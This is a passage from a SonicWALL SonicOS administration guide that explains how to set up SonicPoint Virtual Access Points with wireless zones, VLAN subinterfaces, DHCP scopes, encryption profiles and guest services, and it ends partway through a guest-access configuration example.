- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and most of Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize SonicPoint LAN Infrastructure**—Share the same SonicPoint LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Benefits of Using Virtual APs with VLANs

Although the implementation of VAPs does not require the use of VLANs, VLAN use does provide practical traffic differentiation benefits. When not using VLANs, the traffic from each VAP is handled by a common interface on the SonicWALL security appliance. This means that all traffic from each VAP will belong to the same zone and same subnet (Footnote: a future version of SonicOS will allow for traffic from different VAPs to exist on different subnets within the same zone, providing a measure of traffic differentiation even without VLAN tagging). By tagging the traffic from each VAP with a unique VLAN ID, and by creating the corresponding subinterfaces on the SonicWALL security appliance, it is possible to have each VAP occupy a unique subnet, and to assign each subinterface to its own zone.

This affords the following benefits:

- Each VAP can have its own security services settings (e.g. GAV, IPS, CFS, etc.).
- Traffic from each VAP can be easily controlled using Access Rules configured from the zone level.
- Separate Guest Services or Lightweight Hotspot Messaging (LHM) configurations can be applied to each, facilitating the presentation of multiple guest service providers with a common set of SonicPoint hardware.
- Bandwidth management and other Access Rule-based controls can easily be applied.

Prerequisites

- Each SonicWALL SonicPoint must be explicitly enabled for Virtual Access Point support by selecting the **SonicPoint > SonicPoints > General Settings Tab**: “Enable SonicPoint” checkbox in the SonicOS management interface and enabling either Radio A or G.
- SonicPoints must be linked to a WLAN zone on your SonicWALL UTM appliance in order for provisioning of APs to take place.
- When using VAPs with VLANs, you must ensure that the physical SonicPoint discovery and provisioning packets remain untagged (unless being terminated natively into a VLAN subinterface on the SonicWALL). You must also ensure that VAP packets that are VLAN tagged by the SonicPoint are delivered unaltered (neither un-encapsulated nor double-encapsulated) by any intermediate equipment, such as a VLAN capable switch, on the network.

Deployment Restrictions

When configuring your VAP setup, be aware of the following deployment restrictions:

- Maximum SonicPoint restrictions apply and differ based on your SonicWALL security appliance. Review these restrictions in the [“Custom VLAN Settings” section on page 605](#).

SonicPoint Virtual AP Configuration Task List

A SonicPoint VAP deployment requires several steps to configure. The following subsections provide a brief overview of the steps involved:

- [“SonicPoint VAP Configuration Overview” section on page 599](#)
- [“Network Zones” section on page 601](#)
- [“VLAN Subinterfaces” section on page 605](#)
- [“DHCP Server Scope” section on page 606](#)
- [“Virtual Access Points Profiles” section on page 607](#)
- [“Virtual Access Points” section on page 610](#)
- [“Virtual Access Point Groups” section on page 612](#)
- [“Sonic Point Provisioning Profiles” section on page 613](#)

A more in-depth examination of the parts that make up a successful VAP deployment can be found in subsequent sections that describe VAP deployment requirements and provides an administrator configuration task list:


- [“Thinking Critically About VAPs” section on page 613](#)
- [“VAP Sample Configurations” section on page 615](#)

SonicPoint VAP Configuration Overview

The following are required areas of configuration for VAP deployment:

-
- Step 1 Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of VLAN subinterfaces.
 - Step 2 Interface (or VLAN Subinterface)** - The Interface (X2, X3, etc...) represents the physical connection between your SonicWALL UTM appliance and your SonicPoint(s). Your individual zone settings are applied to these interfaces and then forwarded to your SonicPoints.
 - Step 3 DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.
 - Step 4 VAP Profile** - The VAP Profile feature allows for creation of SonicPoint configuration profiles which can be easily applied to new SonicPoint Virtual Access Points as needed.
 - Step 5 VAP Objects** - The VAP Objects feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings.
 - Step 6 VAP Groups** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s).

- Step 7 Assign VAP Group to SonicPoint Provisioning Profile Radio-** The Provisioning Profile allows a VAP Group to be applied to new SonicPoints as they are provisioned.
- Step 8 Assign WEP Key (for WEP encryption only) -** The Assign WEP Key allows for a WEP Encryption Key to be applied to new SonicPoints as they are provisioned. WEP keys are configured per-SonicPoint, meaning that any WEP-enabled VAPs assigned to a SonicPoint must use the same set of WEP keys. Up to 4 keys can be defined per-SonicPoint, and WEP-enabled VAPs can use these 4 keys independently. WEP keys are configured on individual SonicPoints or on SonicPoint Profiles from the SonicPoint > SonicPoints page.



Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page. For detailed information on configuring zones, see [“Network > Zones” on page 309](#).

Topics:

- [“The Wireless Zone” section on page 601](#)
- [“Custom Wireless Zone Settings” section on page 601](#)

The Wireless Zone

The Wireless zone type, of which the “WLAN Zone” is the default instance, provides support to SonicWALL SonicPoints. When an interface or subinterface is assigned to a Wireless zone, the interface can discover and provision Layer 2 connected SonicPoints, and can also enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.



Note SonicPoints can only be managed using untagged, non-VLAN packets. When setting up your WLAN, ensure that packets sent to the SonicPoints are non VLAN tagged.

Custom Wireless Zone Settings

Although SonicWALL provides the pre-configured Wireless zone, administrators also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single, or multiple SonicPoint access points. The following three sections describe settings for custom wireless zones:

- [“General” section on page 602](#)
- [“Wireless” section on page 603](#)
- [“Guest Services” section on page 604](#)

General

The screenshot shows the configuration page for a Virtual Access Point (VAP) in the SonicPoint interface. The 'General' tab is active, and the 'General Settings' section is visible. The 'Name' field is set to 'VAP-Guest_Secure' and the 'Security Type' is set to 'Wireless'. A list of security services is provided, with checkboxes for each. The following services are checked: Allow Interface Trust, Enforce Content Filtering Service (with a CFS Policy of 'Default'), Enable Client AV Enforcement Service, Enable Gateway Anti-Virus Service, and Enable IPS. The following services are unchecked: Enable App Control Service, Enable Anti-Spyware Service, Enforce Global Security Clients, Create Group VPN, Enable SSL Control, and Enable SSLVPN Access.

Feature	Description
Name	Create a name for your custom zone
Security Type	Select Wireless in order to enable and access wireless security options.
Allow Interface Trust	Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services.
SonicWALL Security Services	Select the security services you wish to enforce on this zone. This allows you to extend your SonicWALL UTM security services to your SonicPoints.

Wireless

The screenshot shows the configuration page for the Wireless zone. It has three tabs: General, Guest Services, and Wireless. The Wireless tab is active. The page is divided into two main sections: Wireless Settings and SonicPoint Settings. In the Wireless Settings section, the 'SSLVPN Enforcement' checkbox is checked. Below it are two dropdown menus: 'SSLVPN server' with the text '--Select an address object--' and 'SSLVPN service' with the text '--Select a service--'. In the SonicPoint Settings section, there are two dropdown menus: 'SonicPoint Provisioning Profile' set to 'SonicPoint' and 'SonicPointN Provisioning Profile' set to 'SonicPointN'. At the bottom of this section, the 'Only allow traffic generated by a SonicPoint / SonicPointN' checkbox is also checked.

Feature	Description
Only allow traffic generated by a SonicPoint or SonicPointN	Restricts traffic on this zone to SonicPoint-generated traffic only.
SSL VPN Enforcement	<p>Redirects all traffic entering the Wireless zone to a defined SonicWALL SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. Note: Wireless traffic that is tunneled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone.</p> <p>SSL VPN server - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic.</p> <p>SSL VPN service - Select the service.</p>
WiFiSec Enforcement	<p>Requires all traffic be either IPsec or WPA. With this option checked, all non-guest connections must be IPsec enforced.</p> <p>WiFiSec Exception Service - Select the service(s) you wish to be exempt from WiFiSec Enforcement.</p>
Require WiFiSec for Site-to-site VPN Tunnel Traversal	For use with WiFiSec enforcement, requires WiFiSec security on all site-to-site VPN connections through this zone.
Trust WPA/WPA2 traffic as WiFiSec	Allows WPA or WPA2 to be used as an alternative to WiFiSec.
SonicPoint/SonicPointN Provisioning Profile	Select a predefined SonicPoint or SonicPointN Provisioning Profile to be applied to all current and future SonicPoints on this zone.

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:

The screenshot shows the configuration page for Guest Services. The 'Guest Services' tab is selected. The 'Enable Guest Services' checkbox is checked. Below it, the following options are visible:

- Enable inter-guest communication
- Bypass AV Check for Guests
- Enable External Guest Authentication:
- Enable Policy Page without authentication:
- Custom Authentication Page:
- Post Authentication Page:
- Bypass Guest Authentication:
- Redirect SMTP traffic to:
- Deny Networks:
- Pass Networks:
- Max Guests:

Wireless Zone Guest Services Options:

- Enable Dynamic Address Translation (DAT)

Feature	Description
Enable inter-guest communication	Allows guests connecting to SonicPoints in this Wireless zone to communicate directly and wirelessly with each other.
Bypass AV Check for Guests	Allows guest traffic to bypass Anti-Virus protection
Enable External Guest Authentication	Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access.
Enable Policy Page without authentication	
Custom Authentication Page	Redirects users to a custom authentication page when they first connect to a SonicPoint in the Wireless zone. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK.
Post Authentication Page	Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.

Feature	Description
Bypass Guest Authentication	Allows a SonicPoint running Guest Services to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the SonicPoint is enforcing authentication.
Redirect SMTP traffic to	Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
Deny Networks	Blocks traffic from the networks you specify. Select the subnet, address group, or IP address to block traffic from.
Pass Networks	Automatically allows traffic through the Wireless zone from the networks you select.
Max Guests	Specifies the maximum number of guest users allowed to connect to the Wireless zone. The default is 10.
Enable Dynamic Address Translation (DAT)	Dynamic Address Translation (DAT) allows the SonicPoint to support any IP addressing scheme for Guest Services users. If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the SonicPoint's network settings.

VLAN Subinterfaces

A Virtual Local Area Network (VLAN) allows you to split your physical network connections (X2, X3, etc...) into many virtual network connection, each carrying its own set of configurations. The VLAN solution allows each VAP to have its own separate subinterface on an actual physical interface.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are VPN policy binding, WAN dynamic client support, and multicast support.

VLAN subinterfaces are configured from the **Network > Interfaces** page. For information about configuring VLAN subinterfaces, see [“Network > Interfaces” on page 209](#).

Custom VLAN Settings

The table below lists configuration parameters and descriptions for VLAN subinterfaces:

Feature	Description
Zone	Select a zone to inherit zone settings from a predefined or custom user-defined zone.
VLAN Tag	Specify the VLAN ID for this subinterface.
Parent Interface	Select a physical parent interface (X2, X3, etc...) for the VLAN.
IP Assignment	Select the IP for the assignment.

Feature	Description
IP Address	Create an IP address in accordance with your network configuration.
Subnet Mask	Create a Subnet Mask in accordance with your network configuration.
Sonic Point Limit	Select the maximum number of SonicPoints to be used on this interface. Below are the maximum number of SonicPoints per interface based on your SonicWALL UTM hardware:
Comment	Specify an optional comment.
Management Protocols	Select the protocols you wish to use when managing this interface.
Login Protocols	Select the protocols you will make available to clients who access this subinterface.

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.

The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page. See [“Network > DHCP Server” on page 431](#).

#	Type	Lease Scope	Interface	Details	Enable	Configure
1	Dynamic	Range: 192.168.168.1 - 192.168.168.167	X0		<input checked="" type="checkbox"/>	

The table below shows maximum allowed DHCP leases for SonicWALL security appliances.

Platform	Maximum DHCP Leases
NSA 3500	1,024 leases
NSA 4500, E5500, E6500, E7500	4,096 leases

Virtual Access Points Profiles

A Virtual Access Point Profile allows the administrator to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **SonicPoint > Virtual Access Point** page.

#	Name	Type	Authentication	Cipher	Max Clients	Configure
No Entries						

Buttons: Add... Delete Delete All

Topics:

- [“Virtual Access Point Profile Settings” on page 607](#)
- [“WPA-PSK / WPA2-PSK Encryption Settings” on page 609](#)
- [“WPA-EAP / WPA2-EAP Encryption Settings” on page 609](#)
- [“WEP Encryption Settings \(Shared / Both\)” on page 610](#)

Virtual Access Point Profile Settings

To add a virtual access point profile, click the **Add** button below the **Virtual Access Point Profiles** table. To change the configuration of an existing profile, click its **Edit** icon in the **Configure** column. The **Add/Edit Virtual Access Point Profile** window displays,

Virtual Access Point Profile Settings

Radio Type: SonicPoint

Profile Name:

Authentication Type: Open

Unicast Cipher: None

Multicast Cipher: None

Maximum Clients: 16

The table below lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

Feature	Description
RadioType	Set to SonicPoint by default. Retain this default setting if using SonicPoints as VAPs (currently the only supported radio type)
Profile Name	Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.

Feature	Description
Authentication Type	<p>Below is a list available authentication types with descriptive features and uses for each:</p> <ul style="list-style-type: none"> • Open • Shared • Both • WEP <ul style="list-style-type: none"> – Lower security – For use with older legacy devices, PDAs, wireless printers • WPA <ul style="list-style-type: none"> – Good security (uses TKIP) – For use with trusted corporate wireless clients – Transparent authentication with Windows log-in – No client software needed in most cases • WPA2 <ul style="list-style-type: none"> – Best security (uses AES) – For use with trusted corporate wireless clients – Transparent authentication with Windows log-in – Client software install may be necessary in some cases – Supports 802.11i “Fast Roaming” feature – No backend authentication needed after first log-in (allows for faster roaming) • WPA2-AUTO <ul style="list-style-type: none"> – Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	<p>The unicast cipher choices change based on the authentication type. For Open, the choice is None; for Shared, it's WEP; for Both, the choices are None or WEP, with WEP the default. For the others, the choices are TKIP, AES, or Auto, with TKIP the default.</p>
Multicast Cipher	<p>The multicast cipher choices change based on the authentication type. For Open, the choice is None; for Shared, it's WEP; for Both, the choices are None or WEP, with WEP the default. For the others, the choices are TKIP or AES, with TKIP the default,</p>
Maximum Clients	<p>Choose the maximum number of concurrent client connections permissible for this virtual access point. The default is 16.</p>

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key. If you selected one of the PSK options, the following are displayed.

WPA/WPA2-PSK Encryption Settings	
Pass Phrase:	<input type="text"/>
Group Key Interval:	<input type="text" value="86400"/>

Feature	Description
Pass Phrase	The shared passphrase users will enter when connecting with PSK-based authentication.
Group Key Interval	The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues. The default is 86400 .

WPA-EAP / WPA2-EAP Encryption Settings

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP capable RADIUS server for key generation. If you selected one of the PSK options, the following are displayed.

WPA/WPA2-EAP Encryption Settings	
Radius Server 1:	<input type="text"/>
Radius Server 1 Port:	<input type="text" value="1812"/>
Radius Server 1 Secret:	<input type="text"/>
Radius Server 2:	<input type="text"/>
Radius Server 2 Port:	<input type="text" value="1812"/>
Radius Server 2 Secret:	<input type="text"/>
Group Key Interval:	<input type="text" value="86400"/>

Feature	Description
RADIUS Server 1	The name/location of your RADIUS authentication server
RADIUS Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices. The default is 1812 .
RADIUS Server 1 Secret	The secret passcode for your RADIUS authentication server
RADIUS Server 2	The name/location of your backup RADIUS authentication server
RADIUS Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices. The default is 1812 .

Feature	Description
RADIUS Server 2 Secret	The secret passcode for your backup RADIUS authentication server
Group Key Interval	The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated. The default is 86400 .

WEP Encryption Settings (Shared / Both)

WEP is provided for use with legacy devices that do not support the newer WPA/WPA2 encryption methods. This solution utilizes a shared key. If you selected the **Shared** or **Both** option, the following are displayed.

WEP Encryption Settings

Encryption Key: Key 1 ▾

Feature	Description
Encryption Key	Select the key to use for WEP connections to this VAP. WEP encryption keys are configured in the SonicPoint > SonicPoints page under SonicPoint Provisioning Profiles . The default is Key 1 .

Virtual Access Points

The VAP Settings feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings. Virtual Access Points are configured from the **SonicPoint > Virtual Access Point** page.

Items 1 to 2 (of 2) ◀ ▶

<input type="checkbox"/>	#	SSID	VLAN ID	Authentication	Cipher	Max Clients	SSID Suppress	<input type="checkbox"/>	Enable	Configure
<input type="checkbox"/>	1	VAP Corporate	0	Open	None	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>		
<input type="checkbox"/>	2	VAP Guest	0	Open	None	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>		

Add...
Delete
Delete All

To add a virtual access point, click the **Add** button below the **Virtual Access Points** table. To change the configuration of an existing profile, click its **Edit** icon in the **Configure** column. The **Add/Edit Virtual Access Point** window displays,

Topics:

- [“General VAP Settings” on page 611](#)
- [“Advanced VAP Settings” on page 611](#)

General VAP Settings

Feature	Description
SSID	Create a friendly name for your VAP.
VLAN ID	When using platforms that support VLAN, you may optionally select a VLAN ID to associate this VAP with. Settings for this VAP will be inherited from the VLAN you select.
Enable Virtual Access Point	Enables this VAP.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients.

Advanced VAP Settings

Advanced settings allows you to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See [“Virtual Access Points Profiles” section on page 607](#) for complete authentication and encryption configuration information.

Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWALL NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s).

Virtual Access Point Groups									
Items 1 to 1 (of 1)									
#	Name	VLAN ID	Authentication	Cipher	Max Clients	SSID Suppress	Enable	Configure	
1	VAP								
	VAP Corporate	0	Open	None	16	✓	✓		
	VAP-Client	50	Open	None	16		✓		

Virtual Access Point Groups are configured from the **SonicPoint > Virtual Access Point** page.

- Step 1** To create a group, click the **Add Group** button at the bottom of the **Virtual Access Point Groups** table; to edit an existing group, click the **Edit** icon for the group. The **Add (Edit) Virtual Access Point Group** window displays.

Virtual AP Group Name:

Available Virtual AP Objects:

- VAP Corporate
- VAP Guest
- VAP
- VAP-Client

Member Of Virtual AP Group:

-

- Step 2** Enter a friendly name in the **Virtual AP Group Name** field.

- Step 3** Populate the **Member of Virtual AP Group** by doing either of these:
- Select individual VAP objects and click the **->** button.



Tip To select multiple individual objects, hold the **Ctrl** key down while clicking on the objects.

- Click the **Add All** button.

- Step 4** Click **OK**.

To delete entries from the group, select individual objects and click the **<-** button or click the **Add All** button.

Sonic Point Provisioning Profiles

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz radios, SSID's, and channels of operation.

Thinking Critically About VAPs

This section provides content to help determine what your VAP requirements are and how to apply these requirements to a useful VAP configuration.

Topics:

- [“Determining Your VAP Needs” section on page 613](#)
- [“A Sample Network” section on page 613](#)
- [“Determining Security Configurations” section on page 614](#)
- [“VAP Configuration Worksheet” section on page 614](#)

Determining Your VAP Needs

When deciding how to configure your VAPs, begin by considering your communication needs, particularly:

- How many different classes of wireless users do I need to support?
- How do I want to secure these different classes of wireless users?
- Do my wireless client have the required hardware and drivers to support the chosen security settings?
- What network resources do my wireless users need to communicate with?
- Do any of these wireless users need to communicate with other wireless users?
- What security services do I wish to apply to each of these classes or wireless users?

A Sample Network

The following is a sample VAP network configuration, describing four separate VAPs:

- **VAP #1, Corporate Wireless Users** – A set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.
- **VAP#2, Legacy Wireless Devices** – A collection of older wireless devices, such as printers, PDAs and handheld devices, that are only capable of WEP encryption.
- **VAP#3, Visiting Partners** – Business partners, clients, and affiliated who frequently visit the office, and who need access to a limited set of trusted network resources, as well as the Internet. These users are not located in the company's Directory Services.

- **VAP# 4, Guest Users** – Visiting clients to whom you wish to provide access only to untrusted (e.g. Internet) network resources. Some guest users will be provided a simple, temporary username and password for access.
- **VAP#5, Frequent Guest Users** – Same as Guest Users, however, these users will have more permanent guest accounts through a back-end database.

Determining Security Configurations

Understanding these requirements, you can then define the zones (and interfaces) and VAPs that will provide wireless services to these users:

- **Corp Wireless** – Highly trusted wireless zone. Employs WPA2-AUTO-EAP security. WiFiSec (WPA) Enforced.
- **WEP & PSK** – Moderate trust wireless zone. Comprises two virtual APs and subinterfaces, one for legacy WEP devices (e.g. wireless printers, older handheld devices) and one for visiting clients who will use WPA-PSK security.
- **Guest Services** – Using the internal Guest Services user database.
- **LHM** – Lightweight Hotspot Messaging enabled zone, configured to use external LHM authentication-back-end server.

VAP Configuration Worksheet

The worksheet below provides some common VAP setup questions and solutions along with a space for you to record your own configurations.

Questions	Examples	Solutions
How many different types of users will I need to support?	Corporate wireless, guest access, visiting partners, wireless devices are all common user types, each requiring their own VAP	Plan out the number of different VAPs needed. Configure a zone and VLAN for each VAP needed
	Your Configurations:	
How many users will each VAP need to support?	A corporate campus has 100 employees, all of whom have wireless capabilities	The DHCP scope for the visitor zone is set to provide at least 100 addresses
	A corporate campus often has a few dozen wireless capable visitors	The DHCP scope for the visitor zone is set to provide at least 25 addresses
	Your Configurations:	

Questions	Examples	Solutions
How do I want to secure different wireless users?	A corporate user who has access to corporate LAN resources.	Configure WPA2-EAP
	A guest user who is restricted to only Internet access	Enable Guest Services but configure no security settings
	A legacy wireless printer on the corporate LAN	Configure WEP and enable MAC address filtering
	Your Configurations:	
What network resources do my users need to communicate with?	A corporate user who needs access to the corporate LAN and all internal LAN resources, including other WLAN users.	Enable Interface Trust on your corporate zone.
	A wireless guest who needs to access the Internet and should not be allowed to communicate with other WLAN users.	Disable Interface Trust on your guest zone.
	Your Configurations:	
What security services do I wish to apply to my users?	Corporate users who you want protected by the full SonicWALL security suite.	Enable all SonicWALL security services.
	Guest users who you do not give a hoot about since they are not even on your LAN.	Disable all SonicWALL security services.
	Your Configurations:	

VAP Sample Configurations

This section provides configuration examples based on real-world wireless needs.

Topics:

- [“Configuring a VAP for Guest Access” section on page 616](#)
- [“Configuring a VAP for Corporate LAN Access” section on page 623](#)
- [“Deploying VAPs to a SonicPoint” section on page 629](#)

Configuring a VAP for Guest Access

You can use a Guest Access VAP for visiting clients to whom you wish to provide access only to untrusted (e.g. Internet) network resources. Guest users will be provided a simple, temporary username and password for access. More advanced configurations also offer more permanent guest accounts, verified through a back-end database.

Topics:

- [“Configuring a Zone” section on page 616](#)
- [“Creating a Wireless LAN \(WLAN\) Interface” section on page 619](#)
- [“Creating a VLAN Subinterface on the WLAN” section on page 620](#)
- [“Configuring DHCP IP Ranges” section on page 620](#)
- [“Creating the SonicPoint VAP” section on page 623](#)

Configuring a Zone

In this section you will create and configure a new wireless zone with guest login capabilities.

-
- Step 1** Log into the management interface of your SonicWALL UTM appliance.
- Step 2** In the left-hand menu, navigate to the **Network > Zones** page.
- Step 3** Click the **Add...** button to add a new zone.

General Settings Tab

-
- Step 1** In the **General** tab, enter a friendly name such as “VAP-Guest” in the **Name** field.
- Step 2** Select **Wireless** from the **Security Type** drop-down menu.
- Step 3** De-select the **Allow Interface Trust** checkbox to disallow communication between wireless guests.

The screenshot shows the 'General Settings' tab for a new zone configuration. The 'Name' field contains 'VAP-Corporate'. The 'Security Type' dropdown menu is set to 'Wireless'. The 'Allow Interface Trust' checkbox is checked. Other settings include 'Enforce Content Filtering Service' (unchecked), 'CFS Policy' set to 'Default', 'Enable Client AV Enforcement Service' (checked), 'Enable Gateway Anti-Virus Service' (checked), 'Enable IPS' (checked), 'Enable App Control Service' (unchecked), 'Enable Anti-Spyware Service' (checked), 'Enforce Global Security Clients' (checked), 'Create Group VPN' (unchecked), 'Enable SSL Control' (checked), and 'Enable SSLVPN Access' (unchecked).

Wireless Settings Tab

- Step 1** In the **Wireless** tab, check the **Only allow traffic generated by a SonicPoint / SonicPointN** checkbox.
- Step 2** Uncheck all other options in this tab.
- Step 3** Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

Guest Services Tab

- Step 1** In the **Guest Services** tab, check the **Enable Guest Services** checkbox.



Note In the following example, steps 2 through 7 are optional, they only represent a typical guest VAP configuration using guest services. Steps 2 and 7, however, are recommended.

- Step 2** Check the **Enable Dynamic Address Translation (DAT)** checkbox to allow guest users full communication with addresses outside the local network.
